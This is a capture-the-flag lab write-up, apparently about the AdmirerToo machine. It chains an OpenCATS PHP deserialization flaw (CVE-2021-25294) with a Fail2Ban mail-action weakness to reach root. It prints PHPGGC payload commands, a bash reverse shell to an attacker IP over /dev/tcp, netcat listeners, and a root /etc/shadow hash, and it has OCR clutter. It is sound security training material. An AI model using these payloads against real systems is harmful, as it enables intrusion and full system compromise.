UNIT                              LOAD   ACTIVE SUB     DESCRIPTION
apache2.service                   loaded active running The Apache HTTP Server
apache2@opencats.service          loaded active running The Apache HTTP Server
apparmor.service                  loaded active exited  Load AppArmor profiles
console-setup.service             loaded active exited  Set console font and keymap
cron.service                      loaded active running Regular background program
processing daemon
dbus.service                      loaded active running D-Bus System Message Bus
fail2ban.service                  loaded active running Fail2Ban Service
getty@tty1.service                loaded active running Getty on tty1
hbase.service                     loaded active running HBase
ifup@eth0.service                 loaded active exited  ifup for eth0
ifupdown-pre.service              loaded active exited  Helper to synchronize boot up
for ifupdown
```

```
keyboard-setup.service             loaded active exited  Set the console keyboard
layout
kmod-static-nodes.service          loaded active exited  Create list of required
static device nodes for the current kernel
mariadb.service                    loaded active running MariaDB 10.3.31 database
server
networking.service                 loaded active exited  Raise network interfaces
nftables.service                   loaded active exited  nftables
open-vm-tools.service              loaded active running Service for virtual machines
hosted on VMware
opentsdb.service                   loaded active running LSB: Starts OpenTSDB TSD
php7.3-fpm.service                 loaded active running The PHP 7.3 FastCGI Process
Manager
rsyslog.service                    loaded active running System Logging Service
ssh.service                        loaded active running OpenBSD Secure Shell server
systemd-journal-flush.service      loaded active exited  Flush Journal to Persistent
Storage
systemd-journald.service           loaded active running Journal Service
systemd-logind.service             loaded active running Login Service
systemd-modules-load.service       loaded active exited  Load Kernel Modules
systemd-random-seed.service        loaded active exited  Load/Save Random Seed
systemd-remount-fs.service         loaded active exited  Remount Root and Kernel File
Systems
systemd-sysctl.service             loaded active exited  Apply Kernel Variables
systemd-sysusers.service           loaded active exited  Create System Users
systemd-timesyncd.service          loaded active running Network Time Synchronization
systemd-tmpfiles-setup-dev.service loaded active exited  Create Static Device Nodes in
/dev
systemd-tmpfiles-setup.service     loaded active exited  Create Volatile Files and
Directories
systemd-udev-trigger.service       loaded active exited  udev Coldplug all Devices
systemd-udevd.service              loaded active running udev Kernel Device Manager
systemd-update-utmp.service        loaded active exited  Update UTMP about System
Boot/Shutdown
systemd-user-sessions.service      loaded active exited  Permit User Sessions
```

Two services are suspicious, OpenCats and Fail2Ban. We have found the OpenCats directory previously. OpenCats is running on port 8080.

```
jennifer@admirertoo:~$ curl localhost:8080 | grep opencats
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3665  100  3665    0     0  17206      0 --:--:-- --:--:-- --:--:-- 17206
<title>opencats - Login</title>
<span id="mainLogo">opencats</span><br />
<span style="font-size: 12px;"><a href="http://forums.opencats.org ">opencats support
forum</a></span>
Based upon original work and Powered by <a href="http://www.opencats.org"
target="_blank">OpenCATS</a>.</div>
```


Let’s check Fail2Ban version.

```
jennifer@admirertoo:~$ fail2ban-server -V
Fail2Ban v0.10.2
```

It has a vulnerability in mailing action.

Build software better, together

First look into Opencats. Let’s forward that port via SSH or however you like. I am forwarding that port to my machine on port 9000. Let’s visit the site.



The homepage gives us the version information, that is 0.9.5.2.

CVE-2021-25294 : OpenCATS through 0.9.5-3 unsafely deserializes index.php?m=activity requests, leading to remote code execution. This occ

> *OpenCATS through 0.9.5-3 unsafely deserializes index.php?m=activity requests, leading to remote code execution. This occurs because lib/DataGrid.php calls unserialize for the parametersactivity:ActivityDataGrid parameter. The PHP object injection exploit chain can leverage an __destruct magic method in guzzlehttp.*


For this we need to authenticate first, I couldn’t crack the admin password.

```
MariaDB [cats_dev]> select user_name,password,user_id from user\G
*************************** 1. row ***************************
user_name: admin
 password: f59f297aa82171cc860d76c390ce7f3e
  user_id: 1
```

However, we have access to it’s database, we can update the row of admin with our own password.

```
MariaDB [cats_dev]> update user set password = '482c811da5d5b4bc6d497ffa98491e38'
where user_id = 1;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```


Make sure to convert you desired password to MD5 hash. Once you update, you can login with the password.



We have access to admin dashboard. This below blog has explained how this attack works.

[OpenCATS PHP Object Injection to Arbitrary File Write]

For this to work we need to switch to activities tab and click on ‘date’ and intercept the request in Burp Suite.




According to the blog, activity parameter is vulnerable. So, we need to generate serialized exploit using PHPGGC and replace it with default one.

[GitHub - ambionics/phpggc: PHPGGC is a library of PHP unserialize() payloads along with a tool to generate them, from command line or programmatically.]

We don’t know where to upload the php webshell and which users permission will be applicable. So I tried to upload it on /dev/shm directory to find file perms.

```
$\> ./phpggc -u --fast-destruct Guzzle/FW1 /dev/shm/test.txt  /tmp/test.txt
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A
```

This is just a test file which will be dumped into ‘/dev/shm’ directory with user privileges.



As you can see the response is ‘HTTP 200 OK’, so It was successful. Let’s check the file permission.

```
jennifer@admirertoo:/dev/shm$ ls -la
total 4
drwxrwxrwt  2 root  root    60 Jan 20 12:41 .
drwxr-xr-x 16 root  root  3080 Jan 20 10:06 ..
-rw-r--r--  1 devel devel   48 Jan 20 12:38 test.txt
```

So, it’s not root who’s permission is being used to run OpenCat’s. It’s ‘devel’.

```
jennifer@admirertoo:/dev/shm$ grep 'devel' /etc/passwd
devel:x:1003:1003::/home/devel:/sbin/nologin
```

This user don’t have any shell access, that’s the reason we didn’t get this when we ran which account has shell access. Let’s look into locations ‘devel’ has access to.

```
jennifer@admirertoo:/dev/shm$ find / -group devel 2>/dev/null
/dev/shm/test.txt
/opt/opencats/INSTALL_BLOCK
```

```
/usr/local/src
/usr/local/etc
```

Two directories and one file. So, there’s no way we can get a reverse shell. So, let’s turn to Fail2Ban exploit.

Build software better, together

According to this blog we can get code execution if we edit the /etc/hosts file and point to my own IP address. However, we don’t have permission to edit the hosts file, only root can edit it.

```
jennifer@admirertoo:~$ ls -la /etc/hosts
-rw-r--r-- 1 root root 205 Jul  7  2021 /etc/hosts
```

But, we can put a whois configuration file in ‘/usr/local/etc’ directory and when we execute whois command it takes configuration file for processing.

```
jennifer@admirertoo:~$ cat /etc/fail2ban/jail.local
[DEFAULT]
ignoreip = 127.0.0.1
bantime = 60s
destemail = root@admirertoo.htb
sender = fail2ban@admirertoo.htb
sendername = Fail2ban
mta = mail
action = %(action_mwl)s
```

This is the default configuration of jail (fail2ban), if any IP is banned then it sends an email to specified address.

```
jennifer@admirertoo:~$ cat /etc/fail2ban/jail.d/defaults-debian.conf
[sshd]
enabled = true
```

It is enabled on SSH service. Let’s create whois.conf file on Kali machine first. Whois config file has to be in RegEx format, if not then it’d give you error like below.

```
jennifer@admirertoo:~$ whois 10.10.x.x
Invalid regular expression '[{"Expires":1,"Discard":false,"Value":".*': Unmatched [,
[^, [:, [., or [=
```

GitHub - rfc1036/whois: Intelligent WHOIS client


Below is the default format of uploaded file using OpenCats vulnerability.

```
jennifer@admirertoo:~$ cat /dev/shm/hello.txt
[{"Expires":1,"Discard":false,"Value":"hello\n"}]
```

As you can see, my actual data is ‘hello’, but it also adds other data, which is part of the GuzzleHTTP Cookie. So to make a working config file with that, we need to use ‘vertical bar’ and ‘Dot’ of RegEx, just like below.

> ***Vertical Bar**: OR operator. Search for a match to the regular expression on either side of the vertical bar. **Dot**: Matches any single character.*

```
[{"Expires":1,"Discard":false,"Value":"}]|. [10.10.x.x]\n"}]
```



But as we have already seen in hello.txt result, it has already appended the Guzzle data, so we need to create a file without that on your kali machine.

Step 1

```
$\> cat /tmp/demo.conf
}]|. [10.10.x.x]
```

When we give this file to PHPGGC to serialize, it add the initial part and end part to it. Let’s serialize the configuration file.

Step 2

```
$\> ./phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf  /tmp/demo.conf
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A
```

Now before we pass this to OpenCats, we need to create our reverse shell payload on Kali Linux

Step 3

```
$\> cat /tmp/rshell
~| bash -c "bash -i >& /dev/tcp/10.10.x.x/9001 0>&1" &
```


> *The '~|' escape pipes the message composed so far through the given shell command and replaces the message with the output the command produced. If the command produced no output, mail assumes that something went wrong and retains the old contents of your message.*

Step 4

```
$\> nc -nvlkp 43 -c "cat /tmp/rshell"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
```

- > *Listening on Port 43. This port is reserved for 'whois protocol'*
- > *Using '-c' switch to run shell commands after successful connection and providing our payload to run it*

If you are wondering why we are using port 43, it's because when we execute whois command from target machine to our IP address, it use port 43 to connect our IP address and if our IP doesn't have that port open then it fails. See this below example of whois query.



Time	Source	Destination	Protocol	Length	Info
39 5.9636335…	172.16.79.128	192.34.234.30	TCP	74	49796 → 43 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2265957413 TSecr=0 WS=128
40 6.1952879…	192.34.234.30	172.16.79.128	TCP	60	43 → 49796 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
41 6.1953652…	172.16.79.128	192.34.234.30	TCP	54	49796 → 43 [ACK] Seq=1 Ack=1 Win=64240 Len=0
42 6.1955354…	172.16.79.128	192.34.234.30	WHOIS	73	Query: domain google.com

Above is the whois query to google server. As you can see, my machine sends an initial syn packet to whois server IP on port 43 TCP.

So, the idea basically is we are redirecting whois request to our Kali Linux machine (IP) rather than actual whois server and when we get hit on our whois port, we run shell commands to exploit the Fail2Ban vulnerability.


Step 5

```
$\> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
```

Setup a netcat listener for actual reverse shell. Now we are almost ready.

Step 6

Now we need to pass the serialized cookie via Burp Suite, just like we did previously.



Step 7

Check the dumped file from target machine.

```
jennifer@admirertoo:~$ cat /usr/local/etc/whois.conf
[{"Expires":1,"Discard":false,"Value":"}]|. [10.10.x.x]\n"}]
```

We got the config file on target. This config file gets removed after every five minutes.

Step 8

Run whois from target machine.

```
jennifer@admirertoo:~$ whois 10.10.x.x
~| bash -c "bash -i >& /dev/tcp/10.10.x.x/9001 0>&1" &
```

Make sure to use your own IP address. After executing that we got a hit on port 43 netcat listener.

```
$\> nc -nvlkp 43 -c "cat /tmp/rshell"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:49340.
```

At this moment our payload is already delivered to target machine, now we need to trigger Fail2Ban application via failed SSH attempts.

Step 9

```
$\> ssh root@10.10.11.137
root@10.10.11.137's password:
Permission denied, please try again.
root@10.10.11.137's password:
Permission denied, please try again.
root@10.10.11.137's password:
root@10.10.11.137: Permission denied (publickey,password).
```

After three failed SSH attempts, you will get a reverse connection on Netcat listener.

```
$\> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:36226.
bash: cannot set terminal process group (1591): Inappropriate ioctl for device
bash: no job control in this shell

root@admirertoo:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@admirertoo:/# cat /root/root.txt
cat /root/root.txt
---------FLAG-----------

root@admirertoo:/# cat /etc/shadow
cat /etc/shadow
root:$6$eP5MVyB1lXtVQgzU$H4xJdGiHfSu9JmUR80juqHC5BAca79yir2Z6bipW8s.DowTuNRo82/CjN7EMBK8
```

Make sure to get root flag or whatever as quick as possible, the shell is unstable and it gets disconnected.